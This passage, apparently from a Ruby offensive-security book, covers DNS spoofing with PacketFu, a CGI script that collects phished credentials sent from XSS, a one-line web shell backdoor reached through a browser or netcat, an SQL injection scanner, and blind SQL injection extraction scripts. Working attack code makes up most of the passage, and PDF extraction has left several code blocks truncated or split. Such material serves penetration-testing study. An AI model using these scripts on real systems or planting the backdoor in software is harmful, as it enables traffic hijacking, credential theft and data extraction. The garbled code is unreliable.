


Figure 1. DNS query Payload

Let's to anatomize our payload

```
0000    e7 1d 01 00 00 01 00 00 00 00 00 00 07 74 77 69
0010    74 74 65 72 03 63 6f 6d 00 00 01 00 01
```

- The First 2 bytes is the **Transaction ID** and we don't care about it for now.  
(Our case: `\xe7\x1d` )
- The next 2 bytes is the **Flags**<sup>3</sup>. (We need: `\x01\x00` = `\x10`)
- Furthermore, in **Queries** section which contains

```
0000    07 74 77 69 74 74 65 72 03 63 6f 6d 00 00 01 00
0010    01
```

- The **Queries** starts at 13 byte of the payload.

- The 13th byte specifies the length of the domain name *before* the *very first dot* (without last dot com or whatever the top domain is). (Our case:

```
\x07 ) Try: [%w{ 74 77 69 74 74 65 72 }.join].pack("H*")
```

- Notice The domain name of "twitter.com" equals `\x07` but "www.twitter.com" equals `\x03` the same consideration for subdomains
- Each dot after first dot will be replaced with the length of the followed characters

**e.g.** www.google.co.uk

- First length (**www**) => will be replaced with `\x03`
- First dot(**.google**) => will be replaced with `\x06`
- Second dot(**.co**) => will be replaced with `\x02`
- Third dot(**.uk**) => will be replaced with `\x02`
- The very end of the domain name string is terminated by a `\x00` .
- The next 2 bytes refers to the **type of the query**<sup>4</sup>. (Our case: `\x00\x01` )

## Now what?!

- We need to start capturing/sniffing on specific interface
- We need to enable promiscuous mode on our interface
- We need to capture UDP packets on port 53 only
- We need parse/analyze the valid UDP packets only
- We need to make sure this packet is a DNS query
- We need to get the queried/requested domain
  - We need to know the domain length
  - We need to get the FQDN
- Build a DNS response
- Replace the requested domain with any domain we want
- Re inject the packet into victim connection and send

I'll divide our tasks then wrap it up in one script

```
#!/usr/bin/env ruby
#
```



```

require 'packetfu'

include PacketFu

#
# * We need to start capturing/sniffing on specific interface
# * We need to enable promiscuous mode on our interface
# * We need to capture UDP packets on port 53 only
#
filter = "udp and port 53 and host " + "192.168.0.21"
capture = Capture.new(:iface => "wlan0", :start => true, :promisc => true)

# * We need to get the queried/requested domain
#   * We need to know the domain length
#   * We need to get the FQDN
#
# Convert DNS Payload to readable - Find The FQDN
#
def readable(raw_domain)
  # Prevent processing non domain
  if raw_domain[0].ord == 0
    puts "ERROR : THE RAW STARTS WITH 0"
    return raw_domain[1..-1]
  end

  fqdn = ""
  length_offset = raw_domain[0].ord
  full_length = raw_domain[0..length_offset].length
  domain_name = raw_domain[(full_length - length_offset)..length_offset]

  while length_offset != 0
    fqdn << domain_name + "."
    length_offset = raw_domain[full_length].ord
    domain_name = raw_domain[full_length + 1..full_length + length_offset]
    full_length = raw_domain[0..full_length + length_offset].length
  end

  return fqdn.chomp!('.')
end

```

```
# * We need parse/analyze the valid UDP packets only
# * We need to make sure this packet is a DNS query
#
# Find the DNS packets
#
capture.stream.each do |pkt|
  # Make sure we can parse the packet; if we can, parse it
  if UDPPacket.can_parse?(pkt)
    @packet = Packet.parse(pkt)

    # Make sure we have a query packet
    dns_query = @packet.payload[2..3].to_s

    if dns_query == "\x01\x00"
      # Get the domain name into a readable format
      domain_name = @packet.payload[12..-1].to_s # FULL QUERY
      fqdn = readable(domain_name)

      # Ignore non query packet
      next if domain_name.nil?

      puts "DNS request for: " + fqdn
    end
  end
end
```

Till now we successfully finished [ARP Spoofing](#) then DNS capturing but still we need to replace/spoof the original response to our domain. e.g. attacker.zone, now we have to build a DNS response instead of spoofed to be sent. So what we need?

- taking the IP we are going to redirect the user to (the spoofing\_ip)
  - converting it into hex using the `to_i` and `pack` methods.
- From there we create a new UDP packet using the data contained in `@ourInfo` (IP and MAC) and fill in the normal UDP fields.
  - I take most of this information straight from the DNS Query packet.
- The next step is to create the DNS Response.
  - the best way to understand the code here is to look at a DNS header and

then

- take the bit map of the HEX values and apply them to the header.
- This will let you see what flags are being set.
- From here, we just calculate the checksum for the UDP packet and send it out to the target's machine.



**Figure 2. DNS Response Payload**

```
spoofing_ip = "69.171.234.21"
spoofing_ip.split('.').map {|octet| octet.to_i}.pack('c*')

response = UDPPacket.new(:config => PacketFu::Utils.ifconfig("wlan0"))
response.udp_src = packet.udp_dst
response.udp_dst = packet.udp_src
response.ip_saddr = packet.ip_daddr
response.ip_daddr = "192.168.0.21"
response.eth_daddr = "00:0C:29:38:1D:61"
```

## Wrapping up

```
#!/usr/bin/env ruby
# -*- coding: binary -*-

# Start the capture process
require 'packetfu'
require 'pp'
include PacketFu

def readable(raw_domain)

  # Prevent processing non domain
  if raw_domain[0].ord == 0
    puts "ERROR : THE RAW STARTS WITH 0"
    return raw_domain[1..-1]
  end
end
```

```

end

fqdn = ""
length_offset = raw_domain[0].ord
full_length = raw_domain[ 0..length_offset ].length
domain_name = raw_domain[(full_length - length_offset)..length_offset]

while length_offset != 0
  fqdn << domain_name + "."
  length_offset = raw_domain[full_length].ord
  domain_name = raw_domain[full_length + 1 .. full_length + length_offset]
  full_length = raw_domain[0 .. full_length + length_offset].length
end

return fqdn.chomp!('.')
end

#
# Send Response
#
def spoof_response(packet, domain)

  attackerdomain_name = 'rubyfu.net'
  attackerdomain_ip = '54.243.253.221'.split('.').map {|oct| oct.to_i}

  # Build UDP packet
  response = UDPPacket.new(:config => PacketFu::Utils.ifconfig("wlan0"))
  response.udp_src = packet.udp_dst # source port
  response.udp_dst = packet.udp_src # destination port
  response.ip_saddr = packet.ip_daddr # modem's IP address
  response.ip_daddr = packet.ip_saddr # victim's IP address
  response.eth_daddr = packet.eth_saddr # the victim's MAC address
  response.payload = packet.payload[0,1] # Transaction ID
  response.payload += "\x81\x80" # Flags: Reply code
  response.payload += "\x00\x01" # Question: 1
  response.payload += "\x00\x00" # Answer RRs: 0
  response.payload += "\x00\x00" # Authority RRs: 0
  response.payload += "\x00\x00" # Additional RRs: 0
  response.payload += attackerdomain_name.split('.').map do |section|
    [section.size.chr, section.chars.map {|c| '\x%x' % c.ord}.join('')]
  end
end

```

```

end.join + "\x00"
response.payload += "\x00\x01" # Queries | Type:
response.payload += "\x00\x01" # Queries | Class:
response.payload += "\xc0\x0c" # Answer | Name:
response.payload += "\x00\x01" # Answer | Type:
response.payload += "\x00\x01" # Answer | Class:
response.payload += "\x00\x00\x00\x25" # Answer | Time to live:
response.payload += "\x00\x04" # Answer | Data length:
response.payload += attackerdomain_ip # Answer | Address
response.recalc # Calculate the packet size
response.to_w(response.iface) # Send the packet
end

filter = "udp and port 53 and host " + "192.168.0.21"
@capture = Capture.new(:iface => "wlan0", :start => true, :promisc => true)
# Find the DNS packets
@capture.stream.each do |pkt|
  # Make sure we can parse the packet; if we can, parse it
  if UDPPacket.can_parse?(pkt)
    packet = Packet.parse(pkt)

    # Get the offset of the query type: (request=\x01\x00, response=\x81\x80)
    dns_query = packet.payload[2..3].to_s

    # Make sure we have a dns query packet
    if dns_query == "\x01\x00"
      # Get the domain name into a readable format
      domain_name = packet.payload[12..-1].to_s # FULL DOMAIN
      fqdn = readable(domain_name)
      # Ignore non query packet
      next if domain_name.nil?
      puts "DNS request for: " + fqdn
    end

    # Make sure we have a dns reply packet
    if dns_query == "\x81\x80"
      domain_name = packet.payload[12..-1].to_s # FULL DOMAIN
      fqdn = readable(domain_name)
      puts "[*] Start Spoofing: " + fqdn
      spoof_response packet, domain_name
    end
  end
end

```

```
end

end

end
```

<https://github.com/SilverFoxx/Spoofa/blob/master/spoofa>

Sources<sup>1 2</sup> - The code has been modified and fixed

1. [DNS Spoofing Using PacketFu](#) ↩

2. [Manipulating The Network with PacketFu](#) ↩

3. [DNS Header Flags](#) ↩

Bit	Flag	Description	Reference
bit 5	AA	Authoritative Answer	[RFC1035]
bit 6	TC	Truncated Response	[RFC1035]
bit 7	RD	Recursion Desired	[RFC1035]
bit 8	RA	Recursion Allowed	[RFC1035]
bit 9		Reserved	
bit 10	AD	Authentic Data	[RFC4035]
bit 11	CD	Checking Disabled	[RFC4035]

4. [DNS Lookups Types](#) ↩

Type	Value	Description
A	1	IP Address
NS	2	Name Server
CNAME	5	Alias of a domain name
PTR	12	Reverse DNS Lookup using the IP Address
HINFO	13	Host Information
MX	15	MX Record
AXFR	252	Request for Zone Transfer
ANY	255	Request for All Records

## **Chapter 0x4 | Web Kung Fu**

### **Send Get request**

#### **Using Net::HTTP**



```
#!/usr/bin/env ruby
# KING SABRI
# Usage | ruby send_get.rb [HOST] [SESSION_ID]
#
require "net/http"

host      = ARGV[0] || "172.16.50.139"
session_id = ARGV[1] || "3c0e9a7edfa6682cb891f1c3df8a33ad"

def send_sqlj(query)

  uri = URI.parse("https://#{host}/script/path/file.php?")
  uri.query = URI.encode_www_form({"var1"=> "val1",
                                   "var2"=> "val2",
                                   "var3"=> "val3"})

  http = Net::HTTP.new(uri.host, uri.port)
  http.use_ssl = true if uri.scheme == 'https' # Enable HTTPS support

  request = Net::HTTP::Get.new(uri.request_uri)
  request["User-Agent"] = "Mozilla/5.0 (X11; Ubuntu; Linux x86_64;
  request["Connection"] = "keep-alive"
  request["Accept-Language"] = "en-US,en;q=0.5"
  request["Accept-Encoding"] = "gzip, deflate"
  request["Accept"] = "text/html,application/xhtml+xml,application/
  request["PHPSESSID"] = session_id

  begin
    puts "Sending.. "
    response = http.request(request).body
  rescue Exception => e
    puts "[!] Failed!"
    puts e
  end

end
```

## Using Open-uri

Here another way to do the same thing

```
#!/usr/bin/env ruby
require 'open-uri'
require 'openssl'

host      = ARGV[0] || "172.16.50.139"
session_id = ARGV[1] || "3c0e9a7edfa6682cb891f1c3df8a33ad"

def send_sql_i
  uri = URI.parse("https://#{host}/script/path/file.php?var1=val1&")
  headers = {
    "User-Agent" => "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0",
    "Connection" => "keep-alive",
    "Accept-Language" => "en-US,en;q=0.5",
    "Accept-Encoding" => "gzip, deflate",
    "Accept" => "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8",
    "Cookie" => "PHPSESSID=#{session_id}"
  }
  request = open(uri, :ssl_verify_mode => OpenSSL::SSL::VERIFY_NONE)
  puts "Sending.. "
  response = request.read
  puts response
end
```

## Send HTTP Post request with custom headers

Here the post body from a file

```
require 'net/http'

uri = URI.parse "http://example.com/Pages/PostPage.aspx"
headers =
{
  'Referer' => 'http://example.com/Pages/SomePage.aspx',
  'Cookie' => 'TS9e4B=ae79efe; WSS_FullScrende=false; ASP.NET_Sess
  'Connection' => 'keep-alive',
  'Content-Type' => 'application/x-www-form-urlencoded'
}
post = File.read post_file # Raw Post Body's Data
http = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true if uri.scheme == 'https' # Enable HTTPS support
request = Net::HTTP::Post.new(uri.path, headers)
request.body = post
response = http.request request
puts response.code
puts response.body
```

## More control on Post variables

Let's to take the following form as a simple post form to mimic in our script

Name field:

Name field:

Your age: ☐ younger than 21, ☒ 21 -59, ☐ 60 or older

Things you like: ☒ pizza, ☒ hamburgers, ☐ spinich, ☒ mashed potatoes

What you like most:

Reset:

Submit:

**Figure 1.** Simple Post form

Post form code:

```

<FORM METHOD=POST ACTION="http://wwwx.cs.unc.edu/~jbs/aw-wwwp/docs/

  <P>Name field: <INPUT TYPE="text" Name="name" SIZE=30 VALUE = "
  <P>Name field: <TEXTAREA TYPE="textarea" ROWS=5 COLS=30 Name="1

  <P>Your age: <INPUT TYPE="radio" NAME="radiobutton" VALUE="your
  <INPUT TYPE="radio" NAME="radiobutton" VALUE="middleun" CHECKED
  <INPUT TYPE="radio" NAME="radiobutton" VALUE="oldun"> 60 or old

  <P>Things you like:
  <INPUT TYPE="checkbox" NAME="checkedbox" VALUE="pizza" CHECKED>
  <INPUT TYPE="checkbox" NAME="checkedbox" VALUE="hamburgers" CHE
  <INPUT TYPE="checkbox" NAME="checkedbox" VALUE="spinich">spinich
  <INPUT TYPE="checkbox" NAME="checkedbox" VALUE="mashed potatoes

  <P>What you like most:
  <SELECT NAME="selectitem">
    <OPTION>pizza<OPTION>hamburgers<OPTION SELECTED>spinich<OP
  </SELECT>

  <P>Reset: <INPUT TYPE="reset" >

  <P>Submit: <INPUT TYPE="submit" NAME="submitbutton" VALUE="Do :
</FORM>

```

We need to send a Post request as the form figure 1 would do with control on each value and variable.

```
require "net/http"
require "uri"

# Parsing the URL and instantiate http
uri = URI.parse("http://wwwx.cs.unc.edu/~jbs/aw-wwwp/docs/resources")
http = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true if uri.scheme == 'https' # Enable HTTPS support

# Instantiate HTTP Post request
request = Net::HTTP::Post.new(uri.request_uri)

# Headers
request["Accept"] = "text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8"
request["User-Agent"] = "Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:10.0) Gecko/20100101 Firefox/10.0"
request["Referer"] = "http://www.cs.unc.edu/~jbs/resources/perl/perl.cgi"
request["Connection"] = "keep-alive"
request["Accept-Language"] = "en-US,en;q=0.5"
request["Accept-Encoding"] = "gzip, deflate"
request["Content-Type"] = "application/x-www-form-urlencoded"

# Post body
request.set_form_data({
  "name"          => "My title is here",
  "textarea"      => "My grate message here",
  "radiobutton"   => "middleun",
  "checkbox"         => "pizza",
  "checkbox"         => "hamburgers",
  "checkbox"         => "mashed potatoes",
  "selectitem"    => "hamburgers",
  "submitbutton" => "Do it!"
})

# Receive the response
response = http.request(request)

puts "Status code: " + response.code
puts "Response body: " + response.body
```

## Dealing with Cookies

Some times you need to deal with some actions after authentication. Ideally, it's all about cookies.

Notes:

- To Read cookies you need to get **set-cookie** from **response**
- To Set cookies you need to set **Cookie** to **request**

```
puts "[*] Logging-in"
uri1 = URI.parse("http://host/login.aspx")
uri2 = URI.parse("http://host/report.aspx")

Net::HTTP.start(uri1.host, uri1.port) do |http|
  http.use_ssl = true if uri1.scheme == 'https' # Enable HTTPS s
  puts "[*] Logging in"
  p_request = Net::HTTP::Post.new(uri1)
  p_request.set_form_data({"loginName"=>"admin", "password"=>"P@ssw
  p_response = http.request(p_request)
  cookies    = p_response.response['set-cookie'] # Save Cookies

  puts "[*] Do Post-authentication actions"
  Net::HTTP::Get.new(uri2)
  g_request = Net::HTTP::Get.new(uri2)
  g_request['Cookie'] = cookies # Restore Saved
  g_response = http.request(g_request)
end
```

## CGI

### Get info - from XSS/HTMLi exploitation

When you exploit XSS or HTML injection you may need to receive the grepped data from exploited user to your external server. Here a simple example of CGI script take sent get request from fake login from that asks users to enter log-in

with username and password then will store the data to `hacked_login.txt` text file and fix its permissions to assure that nobody can access that file from public.

Add the following to `/etc/apache2/sites-enabled/[SITE]` then restart the service

```
<Directory /var/www/[CGI FOLDER]>
    AddHandler cgi-script .rb
    Options +ExecCGI
</Directory>
```

Now, put the script in `/var/www/[CGI FOLDER]`. You can use it now.

```
#!/usr/bin/ruby
# CGI script gets user/pass | http://attacker/info.rb?user=USER&pas
require 'cgi'
require 'uri'

cgi = CGI.new
cgi.header # content type 'text/html'
user = URI.encode cgi['user']
pass = URI.encode cgi['pass']
time = Time.now.strftime("%D %T")

file = 'hacked_login.txt'
File.open(file, "a") do |f|
  f.puts time # Time of receiving the get request
  f.puts "#{URI.decode user}:#{URI.decode pass}" # The data
  f.puts cgi.remote_addr # Remote user IP
  f.puts cgi.referer # The vulnerable site URL
  f.puts "-----"
end
File.chmod(0200, file) # To prevent public access to the log file

puts ""
```

## Web Shell<sup>1</sup> - command execution via GET



if you have a server that supports ruby CGI, you can use the following as backdoor

```
#!/usr/bin/env ruby
require 'cgi'
cgi = CGI.new
puts cgi.header
system(cgi['cmd'])
```

Now you can simply use a web browser, Netcat or WebShellConsole<sup>1</sup> to execute your commands. ex. **Browser**

```
http://host/cgi/shell.rb?cmd=ls -la
```

### Netcat

```
echo "GET /cgi/shell.rb?cmd=ls%20-la" | nc host 80
```

### WebShellConsole

run wsc

```
ruby wsc.rb
```

Add Shell URL

```
Shell -> set http://host/cgi/shell.rb?cmd=
```

Now prompt your commands

```
Shell -> ls -la
```

## Mechanize

Since we're talking about dealing with web in ruby, we can't forget **Mechanize** gem, the most known library for dealing wit web.

**The Official description says**, the Mechanize library is used for automating interaction with websites. Mechanize automatically stores and sends cookies, follows redirects, and can follow links and submit forms. Form fields can be populated and submitted. Mechanize also keeps track of the sites that you have visited as a history.

More about Mechanize gem

- [Getting Started With Mechanize](#)
- [Mechanize examples](#)
- [RailsCasts | Mechanize tutorial](#)

Since you know the hard way, you'll find Mechanize as simple as mouse clicks! give it a try!

## HTTP.rb

HTTP (The Gem! a.k.a. http.rb) is an easy-to-use client library for making requests from Ruby. It uses a simple method chaining system for building requests, similar to Python's Requests.

Under the hood, http.rb uses http\_parser.rb, a fast HTTP parsing native extension based on the Node.js parser and a Java port thereof. This library isn't just yet another wrapper around Net::HTTP. It implements the HTTP protocol natively and outsources the parsing to native extensions.

More about http.rb gem

- [The Official repository](#)
- [The official wiki](#)

1. [WebShellConsole](#) is simple interactive console, interacts with simple web shells using HTTP GET rather than using browser. wsc will work with any shell use GET method. It takes care of all URL encoding too. [↩](#)

- [CGI Examples](#)

```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# Send your payload from command line
#
require "net/http"

if ARGV.size < 2
  puts "[+] ruby #{__FILE__} [IP ADDRESS] [PAYLOAD]"
  exit 0
else
  host, payload = ARGV
end

uri = URI.parse("http://#{host}/artists.php?")
uri.query = URI.encode_www_form({"artist" => "#{payload}"})
http = Net::HTTP.new(uri.host, uri.port)
http.use_ssl = true if uri.scheme == 'https' # Enable HTTPS support
# http.set_debug_output($stdout)

request = Net::HTTP::Get.new(uri.request_uri)
response = http.request(request)
# puts "[+] Status code: " + response.code + "\n\n"
# puts response.body.gsub(/<.*?>/, '').strip
puts response.body.scan(/<h2 id='pageName'>.*<\h2>/).join.gsub(/<.*?>/, '')

puts ""
```

I've commented the line `puts response.body.gsub(/<.*?>/, '').strip` and added a custom regular expression to fix our target outputs.

Let's to test it in action

```

ruby sqli-basic.rb "testphp.vulnweb.com" "-1 UNION ALL SELECT NULL,
# => Warning: mysql_fetch_array() expects parameter 1 to be resource

ruby sqli-basic.rb "testphp.vulnweb.com" "-1 UNION ALL SELECT NULL,
# =>

ruby sqli-basic.rb "testphp.vulnweb.com" "-1 UNION ALL SELECT NULL,
# => artist: 5.1.73-0ubuntu0.10.04.1

ruby sqli-basic.rb "testphp.vulnweb.com" "-1 UNION ALL SELECT NULL,
# => artist: CHARACTER_SETS,COLLATIONS,COLLATION_CHARACTER_SET_APPLI

```

Here a very basic and simple SQL-injection solid scanner, develop it as far as you can!

```

#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# Very basic SQLi scanner!
#
require 'net/http'

# Some SQLi payloads
payloads =
[
  '""',
  '"""',
  "' or 1=2--+"
]

# Some database error responses
errors =
{
  :mysql => [

```

```

        "SQL.*syntax",
        "mysql.*(fetch).*array",
        "Warning"
    ],
    :mssql => [
        "line.*[0-9]",
        "Microsoft SQL Native Client error.*"
    ],
    :oracle => [
        ".*ORA-[0-9].*",
        "Warning"
    ]
}

# Try a known vulnerable site
uri = URI.parse "http://testphp.vulnweb.com/artists.php?artist=1"

# Update the query with a payload
uri.query += payloads[0]

# Send get request
response = Net::HTTP.get uri

# Search if an error occurred = vulnerable
puts "[+] The #{URL.decode(uri.to_s)} is vulnerable!" unless response

```

Try it on this URL (<http://testasp.vulnweb.com/showforum.asp?id=0>)

## Results

```

ruby sqli.rb http://testasp.vulnweb.com/showforum.asp?id=0
[+] The http://testphp.vulnweb.com/artists.php?artist=1' is vulnera

```

## Boolean-bases SQLi Exploit Script

Here is a Boolean-based SQLi exploit for [sqli-labs](#) vulnerable application.

```
#!/usr/bin/env ruby
# Boolean-based SQLi exploit
# Sabri Saleh | @KINGSABRI
#
require 'open-uri'

if ARGV.size < 1
  puts "[+] ruby #{__FILE__} <IP ADDRESS>"
  exit 0
else
  host = ARGV[0]
end

# Just colorizing outputs
class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def bold; colorize(self, "\e[1m"); end
  def colorize(text, color_code) "#{color_code}#{text}\e[0m" end
end

# SQL injection
def send_bbsqli(url, query)
  begin

    response = open(URI.parse( URI.encode("#{url}#{query}") ))

    if !response.read.scan("You are in.....").empty?
      return 1 # TRUE
    end

  rescue Exception => e
    puts "[!] Failed to SQL inject #{e}".red
    exit 0
  end
end

url = "http://#{host}/sqli-labs/Less-8/index.php?id="
```

```

puts "[*] Start Sending Boolean-based SQLi".bold

extracted = []
(1..100).map do |position|
  (32..126).map do |char|
    puts "[*] Brute-forcing on Position: ".bold + "#{position}".green

    # Put your query here
    # query = "1' AND (ASCII(SUBSTR((SELECT DATABASE()),#{position}))=#{char.to_s(16)})"
    query = "1' AND (ASCII(SUBSTR((SELECT group_concat(table_name) FROM information_schema.tables)))=#{char.to_s(16)})"
    result = send_bbsqli(url, query)
    if result.eql? 1
      puts "[+] Found character: ".bold + "#{char.to_s(16)}".green

      extracted << char.chr
      puts "[+] Extracted characters: ".bold + "#{extracted.join} ".green
      break
    end
  end
end

puts "\n\n[+] Final found string: ".bold + "#{extracted.join} ".green

```

## Time-bases SQLi Exploit Script

A Time-based SQLi exploit for [sqli-labs](#) vulnerable application.

```

#!/usr/bin/env ruby
# Boolean-based SQLi exploit
# Sabri Saleh | @KINGSABRI
#
require 'open-uri'

if ARGV.size < 1
  puts "[+] ruby #{__FILE__} <IP ADDRESS>"
  exit 0
else
  host = ARGV[0]

```



```

end

# Just colorizing outputs
class String
  def red; colorize(self, "\e[1m\e[31m"); end
  def green; colorize(self, "\e[1m\e[32m"); end
  def bold; colorize(self, "\e[1m"); end
  def colorize(text, color_code) "#{color_code}#{text}\e[0m" end
end

# SQL injection
def send_tbsqli(url, query, time2wait)
  begin
    start_time = Time.now
    response = open(URI.parse( URI.encode("#{url}#{query}") ))
    end_time   = Time.now
    howlong    = end_time - start_time

    if howlong >= time2wait
      return 1 # TRUE
    end

  rescue Exception => e
    puts "[!] Failed to SQL inject #{e}".red
    exit 0
  end
end

url = "http://#{host}/sqli-labs/Less-10/index.php?id="

puts "[*] Start Sending Boolean-based SQLi".bold
time2wait = 5
extracted = []
(1..76).map do |position|
  (32..126).map do |char|
    puts "[*] Brute-forcing on Position: ".bold + "#{position}".gr

    # Put your query here
    query = "1\" AND IF((ASCII(SUBSTR((SELECT DATABASE()),#{positi:

```

```
result = send_tbsqli(url, query, time2wait)
  if result.eql? 1
    puts "[+] Found character: ".bold + "#{char.to_s(16)} he

    extracted << char.chr
    puts "[+] Extracted characters: ".bold + "#{extracted.join}
    break
  end
end

puts "\n\n[+] Final found string: ".bold + "#{extracted.join}".green
```

# Databases

Dealing with database is a required knowledge in web testing and here we will go through most known databases and how to deal with it in ruby.

## SQLite

- To install sqlite3 gem

```
gem install sqlite3
```

You've have to have sqlite3 development libraries installed on your system

```
apt-get install libsqlite3-dev
```

- Basic operations

```
require "sqlite3"

# Open/Create a database
db = SQLite3::Database.new "rubyfu.db"

# Create a table
rows = db.execute <<-SQL
  CREATE TABLE attackers (
    id    INTEGER PRIMARY KEY    AUTOINCREMENT,
    name  TEXT    NOT NULL,
    ip    CHAR(50)
  );
SQL

# Execute a few inserts
{
  'Anonymous'    => "192.168.0.7",
  'LulzSec'      => "192.168.0.14",
  'Lizard Squad' => "192.168.0.253"
}.each do |attacker, ip|
  db.execute("INSERT INTO attackers (name, ip)
             VALUES (?, ?)", [attacker, ip])
end

# Find a few rows
db.execute "SELECT id,name,ip FROM attackers"

# List all tables
db.execute "SELECT * FROM sqlite_master where type='table'"

```

## Active Record

- To install ActiveRecord

```
gem install activerecord
```

## MySQL database

- To install MySQL adapter

```
gem install mysql
```

Login to mysql console and create database *rubyfu\_db* and table *attackers*

```
create database rubyfu_db;

grant all on rubyfu_db.* to 'root'@'localhost';

create table attackers (
  id int not null auto_increment,
  name varchar(100) not null,
  ip text not null,
  primary key (id)
);

exit
```

The outputs look like following

```
mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 41
Server version: 5.5.44-0ubuntu0.14.04.1 (Ubuntu)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> create database rubyfu_db;
Query OK, 1 row affected (0.00 sec)

mysql> grant all on rubyfu_db.* to 'root'@'localhost';
Query OK, 0 rows affected (0.00 sec)

mysql> use rubyfu_db;
Database changed
mysql> create table attackers (
    ->   id int not null auto_increment,
    ->   name varchar(100) not null,
    ->   ip text not null,
    ->   primary key (id)
    -> );
Query OK, 0 rows affected (0.01 sec)

mysql> exit
```

Now, let's to connect to *rubyfu\_db* database

```
require 'active_record'
ActiveRecord::Base.establish_connection(
  :adapter => "mysql",
  :username => "root",
  :password => "root",
  :host     => "localhost",
  :database => "rubyfu_db"
)

class Attackers < ActiveRecord::Base
end
```

- Using the ActiveRecord library, available as the activerecord gem.
- Using the ActiveRecord adapter namely *mysql*
- Establishing a connection to the database *rubyfu\_db*
- Creating a class called *Attackers* following the conventions mentioned above (attacker)

```
Attackers.create(:name => 'Anonymous', :ip => "192.168.0.7")
Attackers.create(:name => 'LulzSec', :ip => "192.168.0.14")
Attackers.create(:name => 'Lizard Squad', :ip => "192.168.0.253")
```

You will observe that ActiveRecord examines the database tables themselves to find out which columns are available. This is how we were able to use accessor methods for `participant.name` without explicitly defining them: we defined them in the database, and ActiveRecord picked them up.

You can find the item

- by id

```
Attackers.find(1)
```

- by name

```
Attackers.find_by(name: "Anonymous")
```

## Result

```
#<Attackers:0x000000010a6ad0 id: 1, name: "Anonymous", ip: "192
```



or you can work it as object

```
attacker = Attackers.find(3)
attacker.id
attacker.name
attacker.ip
```

If you want to delete an item from the database, you can use the `destroy` (Deletes the record in the database) method of `ActiveRecord::Base`:

```
Attackers.find(2).destroy
```

So to write a complete script,



```
#!/usr/bin/env ruby
# KING SABRI | @KINGSABRI
# ActiveRecord with MySQL
#
require 'active_record'

# Connect to database
ActiveRecord::Base.establish_connection(
  :adapter => "mysql",
  :username => "root",
  :password => "root",
  :host     => "localhost",
  :database => "rubyfu_db"
)

# Create Active Record Model for the table
class Attackers < ActiveRecord::Base
end

# Create New Entries to the table
Attackers.create(:name => 'Anonymous', :ip => "192.168.0.7")
